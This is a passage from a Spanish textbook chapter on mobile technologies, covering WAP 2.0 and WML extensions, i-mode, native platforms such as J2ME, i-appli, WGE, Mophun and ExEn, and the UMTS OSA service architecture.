Los principales problemas que se resolvieron en la especificación WAP 1.2 fueron la ausencia de mecanismos *Push* (ya explicado en el apartado de mensajería) y la falta de *cookies* para mantener la sesión con el servidor. Estas mejoras junto con la aparición de terminales a color y GPRS que permitía transmisión más rápida de la información y cobro por tráfico han permitido a WAP sobrevivir y tener ciertas esperanzas para un futuro cercano.

Con algo más de tiempo y algo más de experiencia, el WAPForum se lanzó a la especificación de WAP 2.0, la versión que actualmente implementan los terminales más novedosos. Intentaba dar solución a problemas que se habían destapado a partir de las especificaciones iniciales. Ade-

más tenía una clara orientación a dar un soporte tecnológico al acceso a Internet desde los terminales más potentes, con más memoria y mejores pantallas que estaban por aparecer en el mercado. Según el WAPForum la especificación WAP 2.0 seguía los siguientes objetivos:

- Convergencia con los estándares de Internet.
- Posibilitar nuevos servicios que puedan explotar las capacidades de los nuevos terminales y las nuevas tecnologías de red.
- Ampliar y mejorar los beneficios de las existentes tecnologías WAP 1.0.
- Gestionar la compatibilidad hacia atrás de los servicios basados en WAP 1.0 para proteger y conservar las inversiones ya realizadas.




Figura 2.54: Evolución de los lenguajes de marcado para móviles Fuente: Nokia

Puesto que XHTML no surge a partir de WML sino de HTML 4.0, los elementos que éste no disponía y que sí que tenía WML 1.x desaparecen en XHTML. Todos estos elementos se incorporan en WML 2.0 extendiendo XHTML mediante una serie de atributos y elementos que comienzan con el *namespace* wml. Hay que tener en cuenta que la especificación obliga a los navegadores a seguir siendo compatibles con WML, por lo que interpretar este tipo de elementos no debería ser muy complejo. En la siguiente tabla se pueden encontrar los elementos que así se añaden:

Elemento nuevo		Elemento XHTML	Atributo nuevo
wml:acces		body	wml:onenterforward, wml:onenterbackward, wml:ontimer, wml:new-context

wml:anchor			
wml:card		html	wml:onenterforward, wml:onenterbackward, wml:ontimer, wml:user-xml-frag- ments
wml:do			
wml:getvar		img	wml:localsrc
wml:go		input	wml:emptyok, wml:for- mat, wml:name
wml:noop		meta	wml:forua
wml:onevent		option	wml:onpick
wml:postfield		p	wml:mode
wml:prev		select	wml:value, wml:name, wml:ivalue, wml:iname
wml:refresh			
wml:setvar		textarea	wml:emptyok, wml:for- mat, wml:name
wml:timer			

Tabla 2.5: Elementos WML añadidos a XHTML

Otras funcionalidades del WAE como el WAPPush, el WMLScript o WTAI mejorar discretamente o se mantienen de la misma forma que en anteriores versiones.

Además de la pila de protocolos y el entorno de aplicación, aparecen nuevos componentes en la especificación de WAP 2.0 que permiten mayor potencia en el desarrollo de aplicaciones. Entre estas funcionalidades destacan un API para almacenar datos en el teléfono (*Persistence Storage Interface*), funciones para configurar los teléfonos automáticamente (*Provisioning External Functionality*) o capacidades para sincronizar datos desde los terminales mediante *SincML*.

A principios del año 2002 ya estaba liberada la versión inicial de WAP 2.0. Y a mediados de ese mismo año desaparece el WAPForum. En realidad, lo que sucede es que se integra en la iniciativa OMA (*Open Mobile Alliance*) que nacía en esos mismos momentos. A partir de esa época, las actividades del WAPForum se distribuyen entre los grupos de trabajo del OMA, ampliando mucho la variedad de ámbitos trabajados y estudiados.




Figura 2.55: Evolución de usuarios y servicios de i-mode Fuente: NTT-DoCoMo

Técnicamente i-mode es especificado y desarrollado totalmente por NTT-DoCoMo. Incluso la tecnología de red es propietaria del operador. Eso le permitió sacar un servicio rápidamente y de forma muy completa y coordinada en poco tiempo, así como poder evolucionarlo con mayor velocidad. Inicialmente se basaba en una red de conmutación de paquetes a 9600 bps. Posteriormente han ido mejorando considerablemente las velocidades hasta las más recientes conseguidas con redes y terminales 3G.

En la parte de las aplicaciones, se creaban las páginas mediante páginas cHTML (una versión reducida de HTML) y con imágenes GIF en blanco y negro. Esto ha ido evolucionando rápido, incluyendo imágenes a color, y todo tipo de servicios más avanzados como descarga de aplicaciones i-appli (tecnología que veremos en el siguiente apartado), descarga de vídeos, localización, etc.

7.4 Aplicaciones nativas en los terminales

Un conjunto muy importante de aplicaciones móviles se está desarrollando utilizando tecnologías que permiten que la aplicación se ejecute en el terminal directamente. Muchas de ellas soportan APIs para acceder a recursos del teléfono como enviar SMS, escribir en la pantalla o acceder a Internet por lo que las posibilidades que ofrecen son realmente muy variadas.

Este tipo de aplicaciones tienen tres grandes ventajas respecto a las aplicaciones basadas en tecnologías que se ejecutan principalmente en el servidor como WAP:

- Puesto que normalmente se dispone de APIs gráficas la espectacularidad visual es más fácil de conseguir que en otras tecnologías.
- Otra gran ventaja de tener la aplicación ejecutándose directamente sobre el terminal es que permite una mayor interactividad con el usuario.
- La tercera ventaja hace referencia la utilización óptima del ancho de banda disponible en las conexiones a Internet. Mientras que las aplicaciones basadas únicamente en arquitecturas cliente/servidor utilizan el ancho de banda para transmitir todos los menús así como el código de marcado, en las aplicaciones nativas se puede ir navegando por los menús sin mandar ni un solo byte. Esto permite seleccionar la información a descargarse sin

gastar ancho de banda. Además, en el momento de descargar la información requerida se van a transmitir los datos necesarios, sin incluir ningún tipo de lenguaje de marcado.

Quizás la desventaja más evidente de las tecnologías nativas respecto a las aplicaciones que se ejecutan en el servidor es que una vez instaladas las aplicaciones en los terminales del usuario es muy complicado cambiar mensajes, configuraciones o solucionar errores. Por eso es muy importante apoyarse en un servidor si hay configuraciones o mensajes muy importantes y que posiblemente cambien (como por ejemplo mensajes sobre el precio o el premio a dar). También es extremadamente importante comprobar que no hay errores en la aplicación cliente puesto que en caso de detectar alguno será muy complicado de cambiar una vez publicado para los usuarios.

Un punto importante en este tipo de tecnologías son los terminales que las soportan. Primero porque es relevante saber qué número de dispositivos hay disponibles en el mercado y cuántos fabricantes tienen previsto sacar modelos con soporte. Además, no hay que olvidar la calidad de las implementaciones de la tecnología en cuestión. Si se produce una gran variedad de implementaciones con diferentes características el desarrollo de aplicaciones se va a ver condicionado a crear diferentes versiones para acomodarse correctamente a todos los dispositivos.

A continuación, vamos a ver las principales tecnologías nativas para terminales móviles. Como veremos gran parte de estas tecnologías son utilizadas para el desarrollo de juegos y aplicaciones de entretenimiento. Principalmente porque son las tecnologías que facilitan la interactividad con el usuario y la vistosidad gráfica.

7.4.1 J2ME

A mediados de los años 90 aparece el lenguaje de programación Java de la mano de Sun Microsystems. Un lenguaje de alto nivel, basado en la sintaxis de C++, multiplataforma con una seguridad basada en el modelo *sandbox*, necesario pues inicialmente estaba orientado a comunicar pequeños electrodomésticos y al mundo de Internet.

Las plataformas de desarrollo Java se basan tanto en un lenguaje de programación como en un entorno de ejecución llamado máquina virtual. A partir del Java original han ido apareciendo diferentes ediciones que hacían frente a necesidades particulares de los diferentes mercados.




Figura 2.56: Situación de J2ME en el mundo Java Fuente: Sun Microsystems

J2ME (*Java 2 Micro Edition*) se encuadra dentro de las ediciones de Java como la versión desarrollada para terminales pequeños e inalámbricos tales como PDAs o teléfonos móviles. Su objetivo es proveer un entorno desde el que se pueda descargar aplicaciones para luego instalarlas y ejecutarlas en el dispositivo móvil. Gracias al consenso y coordinación de todos los agentes del mercado móvil J2ME se ha convertido en la tecnología de referencia para realizar todo tipo de aplicaciones descargables y ejecutables en el dispositivo.

A finales del año 2003, el número de modelos disponibles con J2ME rondó los 200 y el número de terminales vendidos superó los 100 millones ampliamente. Con este amplio despliegue de terminales y unido con las cantidades ingentes de desarrolladores de Java el éxito de esta tecnología estaba asegurado desde sus inicios [20-23].

La tecnología J2ME se fundamenta en tres pilares fundamentales sobre los que giran las diferentes versiones disponibles del entorno de ejecución de los dispositivos:

- Máquina virtual

La máquina virtual de Java (JVM, *Java Virtual Machina*) es el programa que se encarga de traducir el *bytecode* que tiene el código Java compilado a instrucciones válidas en código máquina. Además también mantiene todas las cuestiones de seguridad tales como impedir a los programas acceder partes del sistema no permitidas (por ejemplo la agenda con los números de teléfono).

Su principal función es dar independencia al código escrito respecto al terminal donde se va a ejecutar. Actualmente hay dos JVM incluidas en J2ME. Por un lado está la CVM, máquina virtual con todas las características de Java y que debe ejecutarse en dispositivos con unos requisitos de memoria y potencia bastante altos. Además, existe la KVM, mucho más pequeña y ligera pero restringida en su funcionalidad. Por poner varios ejemplos, no dispone de cálculo en coma flotante, no posee reflexión de clases y no tiene soporte para código nativo.

- Configuración

Una configuración es un conjunto de APIs básicas que definen un entorno general de ejecución. Intentan agrupar terminales por características muy generales como por ejemplo sus capacidades computacionales o si tienen conectividad o no. Cuestiones más cercanas al terminal o más particulares, como las librerías gráficas nunca se meten en la configuración.

Actualmente hay definidas dos configuraciones:

- *Connected Device Configuration* (CDC), para dispositivos dotados de conectividad y con (relativamente) alta capacidad computacional.
- *Connected Limited Device Configuration* (CLDC), para dispositivos con capacidades (proceso y memoria) limitadas dotados de conectividad.

- Perfiles

Un perfil es un conjunto de APIs para una configuración dada y un entorno de aplicación en particular. Los perfiles intentan agrupar los dispositivos donde van a correr según las funcionalidades de éstos y según el tipo de aplicación que se va a ejecutar en ellos.

Un punto importante en los perfiles es la librería gráfica. Habrá perfiles que sólo incluirán en pantallas de texto, otros serán pantallas gráficas y táctiles, etc. Incluso los sistemas embebidos pueden que no tengan interfaz gráfica alguna.

Actualmente hay definidos o están en proceso cuatro perfiles, entre los que destaca por su mayor aplicación al mundo móvil el último:

- *Foundation Profile* (FP), consiste en un conjunto de APIs básicas para la configuración CDC que no incluye interfaz gráfica. Debido a su simplicidad está pensado para ser extendido por otros perfiles.
- *Personal Profile* (PP), incluye una librería gráfica con capacidades WEB y *applets* y tiene sentido en el contexto FP/CDC.
- *PDA Profile* (PDAP), perfil para la configuración CLDC pensado para PDA de gama baja, con bajas capacidades de memoria y procesamiento, pero con una pantalla táctil de al menos 20.000 píxeles. Su orientación está claramente influenciada por las agendas Palm.
- *Mobile Information Device Profile* (MIDP), se basa sobre la configuración CLDC y tiene las características necesarias para funcionar con los terminales móviles, comunicaciones limitadas, capacidad gráfica baja, entrada de datos simple, memoria y potencia bajas. Incluye APIs para el almacenamiento de datos en el terminal, conectividad basada en http 1.1, temporizadores, entrada de datos del usuario y un entorno de ejecución básico basado en *midlets*, aplicaciones reducidas que se ejecutan en la máquina virtual.

Las aplicaciones que se han ido desarrollando sobre J2ME han sido de lo más variadas. Desde el entretenimiento puro como los juegos, hasta aplicaciones de información del tiempo, de cotizaciones, etc.. En realidad las únicas aplicaciones que han brillado por su ausencia han sido las orientadas al *m-commerce*. J2ME no ha tenido mucho éxito en aplicaciones como compra de entradas, gestión de bancos o aplicaciones corporativas. Principalmente por la falta de mecanis-

mos de seguridad en las primeras especificaciones y implementaciones. Este problema se ha corregido en las últimas versiones de las especificaciones y pronto veremos un nuevo conjunto de aplicaciones J2ME.



Figura 2.57: Ejemplos de aplicaciones J2ME

A finales del 2003 ya apareció el primer terminal móvil (Nokia 6600) con la segunda versión del perfil MIDP, y a partir de ahí casi todos los teléfonos ya incluían esta nueva versión. Esta especificación ha incluido grandes mejoras que van a permitir mejores comunicaciones, contenidos más multimedia y mayor seguridad. Entre las principales novedades que vamos a encontrar están las siguientes:

- Mejoras en la presentación y gestión de los gráficos y animaciones
- Inclusión de contenidos multimedia
- Mayor seguridad y más completa para las aplicaciones.
- Mejores comunicaciones incluyendo TCP/IP e iniciación de aplicaciones mediante mensajes *push*.

7.4.2 *i-appli*

I-appli es la tecnología para el desarrollo de aplicaciones que se ejecuten en el terminal del entorno *i-mode*. Esta tecnología se abre al público a inicios del año 2001 a partir del éxito del servicio basado en aplicaciones servidoras de *i-mode*. La empresa propietaria del servicio y de la tecnología es la operadora japonesa de telefonía móvil NTT-DoCoMo.



Figura 2.58: Logotipos de NTT-DoCoMo y i-appli

I-appli surge a partir de la colaboración entre Sun Microsystems y NTT-DoCoMo. Se basa en J2ME, en la arquitectura MIDP/CLDC/KVM e incluye una serie de librerías y funcionalidades extra. En este sentido se ha notado considerablemente el conocimiento y experiencia de NTT-DoCoMo para desarrollar aplicaciones móviles y su capacidad para predecir el comportamiento y las necesidades tanto de los clientes finales como de los proveedores de contenidos.

Desde sus comienzos, se han desarrollado y publicado multitud de aplicaciones con gran variedad en su temática, como juegos, aplicaciones de información bursátil, etc..



Figura 2.59: Ejemplos de aplicaciones i-appli

De hecho la variedad de aplicaciones desarrolladas ha sido incluso mayor que en J2ME debido a que una de las mejoras introducidas en i-appli hace referencia a la seguridad. Además de la seguridad que ya se incluye en J2ME, I-appli ha introducido una serie de mecanismos de seguridad que han permitido crear todo tipo de aplicaciones *m-commerce*, cuestión todavía pendiente en J2ME. Entre estas medidas extra de seguridad destacan:

- Comunicaciones cifradas mediante SSL. I-appli dispone de mecanismos para transmitir la información cifrada punto a punto mediante claves de 40 bits o 128 bits.
- Además, las aplicaciones I-appli sólo pueden conectarse al servidor desde las que fueron descargadas. Cualquier comunicación a otro servidor debe ser realizada desde el servidor original y luego reenviada al terminal.




Figura 2.60: Ejemplo de aplicaciones empresariales con i-appli

Finalmente es de destacar la estrategia que ha optado para introducirse en los diversos operadores con los que ha trabajado. En muchos de ellos ha optado por no mostrar la marca de Brew y cambiarla por el nombre del servicio de descargas que se haya querido dar en el operador en cuestión. Actualmente ya está disponible en más de 14 operadores de todo el mundo, aunque ha tenido especial penetración en los regiones con redes CDMA como América o Asia [23-25].

7.4.3 WGE

WGE (*Wireless Graphics Engine*) es un conjunto de APIs gráficas embebidas en las terminales diseñadas para desarrollar juegos móviles propiedad de la empresa *9 dots*. Está muy orientado a la creación de juegos para dispositivos móviles intentando parecerse lo más posible a los videojuegos de las consolas. Para facilitar el desarrollo y la migración de juegos han optado por el lenguaje de programación C/C++.



Figura 2.61: Logotipos de 9-dots y WGE

En el desarrollo de entorno de programación han hecho mucho hincapié en la espectacularidad gráfica. También han procurado soportar todas las formas de comunicación móvil para las comunicaciones con servidores, incorporando SMS, MMS, WAP o TCP/IP.

Otro punto fuerte es la seguridad que han utilizado para realizar los mecanismos de descarga e instalación de juegos en los terminales. Las aplicaciones se descargan codificadas y se decodifican en el cliente, para posteriormente borrar la aplicación descargada. De esa forma se evita poder pasar juegos y contenidos de un terminal a otro. Pero este sistema tiene un problema, que no es otro que necesita el doble del tamaño de la aplicación para poder instalarla puesto que en un momento dado va a tener la aplicación codificada y decodificada en memoria a la vez.

Si bien *9 dots* ha conseguido unos proveedores de juegos bastante importantes (*Elite*, *Digital Bridges*, etc.), el mayor problema de esta tecnología es que sólo hay un terminal disponible en el mercado (*InnoStream i1000*), por lo que todavía no han conseguido introducirse de forma relevante en el mercado de las aplicaciones móviles.



Figura 2.62: Ejemplos de aplicaciones WGE

7.4.4 Mophun

Mophun es una tecnología de Synergenix para el entretenimiento móvil. Se basa en cuatro pilares fundamentales que integran el entorno Mophun:

- Para facilitar el desarrollo de juegos para dispositivos móviles incluyen un conjunto de APIs en C (Mophun API).
- También han creado un entorno de programación que incluye estas APIs y que facilita el trabajo a los desarrolladores (Mophun SDK).
- Por otro lado, a los fabricantes de terminales se les provee de una pequeña máquina virtual preparada para funcionar con los juegos (Mophun RTE, *Run Time Engine*).
- Finalmente, a los distribuidores de juegos se les habilita una herramienta para la firma y protección de juegos asociándolos a un determinado terminal. (Mophun VST, *Vendor Signing Tool*)



Figura 2.63: Ejemplo de aplicaciones Mophun

7.4.5 ExEn

ExEn (*Execution Engine*) es una tecnología desarrollada y mantenida por la empresa de entretenimiento móvil IN-FUSIO. Se basa en una máquina virtual realmente muy pequeña (menos de 100 Kbytes de ROM) y ligera (32 Kbytes de RAM). Sus principales puntos fuertes son las APIs gráficas, y los mecanismos de envío de puntos y facturación por descargas de juegos y fases, por lo que como se puede ver está muy orientado al desarrollo de juegos. Estas últimas funcionalidades se basan en una plataforma que actúa como servidor. Quizás el punto más débil de este entorno de desarrollo es la capacidad de realizar juegos multijugador.



Figura 2.64: Logotipo de In-Fusio

Realmente ExEn se basa en la especificación J2ME. Su forma de programar es realmente similar y se basa en una serie de APIs que se montan encima de la máquina virtual de los teléfonos. De esta forma se aprovecha los conocimientos de los desarrolladores, facilitando la entrada de nuevos proveedores y mantiene las ventajas del modelo de máquina virtual respecto a la seguridad.

ExEn ya está siendo utilizada en diversos operadores móviles de toda Europa como D2 Vodafone, Orange, Telefónica Móviles, Omnitel Vodafone, etc.. También ha llegado a acuerdos con varios fabricantes de terminales para conseguir suministrar al mercado un conjunto de dispositivos que hagan llegar sus juegos a todo el mundo:

- Siemens SL42 and M50,
- Sagem 30XX range (for example 3026), My X-3, My X-5 and My G-5
- Philips Xenium 9@9, Azalys 288, Fisio 311, Fisio 620 and Fisio 825
- Trium Mars, Neptune, 110, Eclipse and 320
- Panasonic GD 67 and GD 87
- Alcatel OT 256 and OT 531
- Vitelcom TSM4
- Bird SC03

8 APLICACIONES MÓVILES

Durante las páginas anteriores hemos hecho un breve repaso de las principales tecnologías móviles para el desarrollo de aplicaciones. Evidentemente, todas esas tecnologías se deben combinar entre sí y con otras tecnologías de redes y desarrollo *software* para implementar nuevas aplicaciones orientadas a los usuarios de terminales móviles.




Figura 2.65: Predicción de los ingresos por servicios móviles Fuente: UMTS-Forum

Las posibilidades en este sentido son infinitas. Aún así no todo funciona comercialmente. Durante estos últimos años hemos asistido tanto al éxito de aplicaciones como a los mayores fracasos. No sólo la idea de la aplicación debe ser buena, además hay que cuidar infinidad de detalles relacionados con el correcto funcionamiento de la aplicación con la mayoría de las terminales del mercado o con la usabilidad de la aplicación con los interfaces de usuario de los terminales.

Por muy bueno y necesario que sea el concepto de una aplicación no puede tener éxito si no funciona en los dos modelos de terminal más vendidos o si para realizar cualquier acción hay que pulsar infinidad de enlaces y botones. Uno de los errores más comunes a la hora de implementar una aplicación es tratar de copiar la funcionalidad y la estructura de la aplicación WEB equivalente en la aplicación destinada para terminales móviles, ya sea con páginas WML, una aplicación nativa o un interfaz de comandos SMS [26-29].

Cada vez es más evidente que de alguna forma la mayoría de dispositivos personales, como reproductores de música, consolas portátiles, agendas o teléfonos, van a acabar convergiendo a un dispositivo con un sistema operativo, pantalla táctil y comunicaciones. En realidad va a ser un

pequeño ordenador de bolsillo multifunción. En ese contexto las aplicaciones que se pueden realizar para este tipo de dispositivos son muy variadas. Desde servicios de comunicaciones instantáneas hasta control remoto de máquinas, pasando por compra de entradas o videojuegos.



Figura 2.66: Convergencia de dispositivos móviles

Esta evolución de los dispositivos va a ir en paralelo con la evolución de las tecnologías de desarrollo de software para móviles, y con la mejora considerable de las redes de comunicaciones móviles. Por esta razón, y después de haber visto las tecnologías actuales para el desarrollo de aplicaciones móviles, en este apartado vamos a tratar de clasificar y analizar los diferentes tipos de aplicaciones y servicios posibles en el mercado de las tecnologías móviles.

Durante el próximo análisis no debemos perder de vista que todas las aplicaciones que pensemos se pueden desarrollar con variedad de tecnologías, incluso simultáneamente (aplicaciones multi-acceso), aunque muchas veces hay una que especialmente se adapta bien. Por ejemplo, si pensamos en una aplicación de comercio electrónico móvil (*m-commerce*) como la compra de entradas de cine, se puede realizar tanto por páginas WML como por una aplicación nativa desarrollada en J2ME o Mophun, incluso mediante por SMS se podría llegar a crear un interfaz de acceso. Evidentemente, aunque posible esta última opción no sería la mejor, aunque las otras dos podrían convivir perfectamente tratando de llegar al mayor número de terminales y por lo tanto de usuarios.

Antes de entrar en los diferentes tipos de aplicaciones vamos a ver cómo ha cambiado el concepto de aplicación según han ido apareciendo nuevas redes de comunicaciones.

8.1 Servicios 3G

El concepto de servicio sobre el que vamos a basarnos para abordar este apartado y los siguientes hace referencia al conjunto de funcionalidades que ofrece la red para usuarios finales o proveedores de aplicaciones para utilizarlos en caso de los primeros y para crear aplicaciones en el caso de los segundos.

Trataremos este concepto en el contexto de las redes de 2G y de 3G estableciendo las diferentes aproximaciones que se realizan en los dos casos para luego entrar en nuevas arquitecturas de servicios previstas en las redes 3G.

8.1.1 Arquitectura de servicios: OSA

La arquitectura de servicios prevista para UMTS es la denominada Open Service Architecture (OSA). En esta arquitectura se separan y se especifican claramente los servicios de los elementos de red encargados de implementarlos. Es decir, es una forma de publicar las facilidades de la red móvil UMTS para que puedan ser fácilmente utilizadas, ocultando las características y problemáticas de implementación de los distintos proveedores de redes de telecomunicación. Para realizar esta división se establecen dos conceptos nuevos:

- SCF (*Service Capability Features*), funcionalidades de las capacidades del servicio que es accesible a través de una interfaz estandarizada. Permiten a las aplicaciones (externas o no) utilizar las capacidades de servicio de la red de forma segura y abierta, independizándolas de la tecnología de la red. Estas SCFs incluyen funcionalidades como autenticación, autorización, registro, consulta de capacidades de servicio, localización, mensajería, etc..
- SCS (*Service Capability Server*) entidades lógicas en las que residen las SCFs, y que proporcionan los interfaces OSA. A su vez se comunican con las capacidades del servicio de la red que no son sino la mensajería, la identificación, WAP, localización, etc..




Figura 2.67: Diagrama de la arquitectura OSA Fuente: Grupo 3GPP

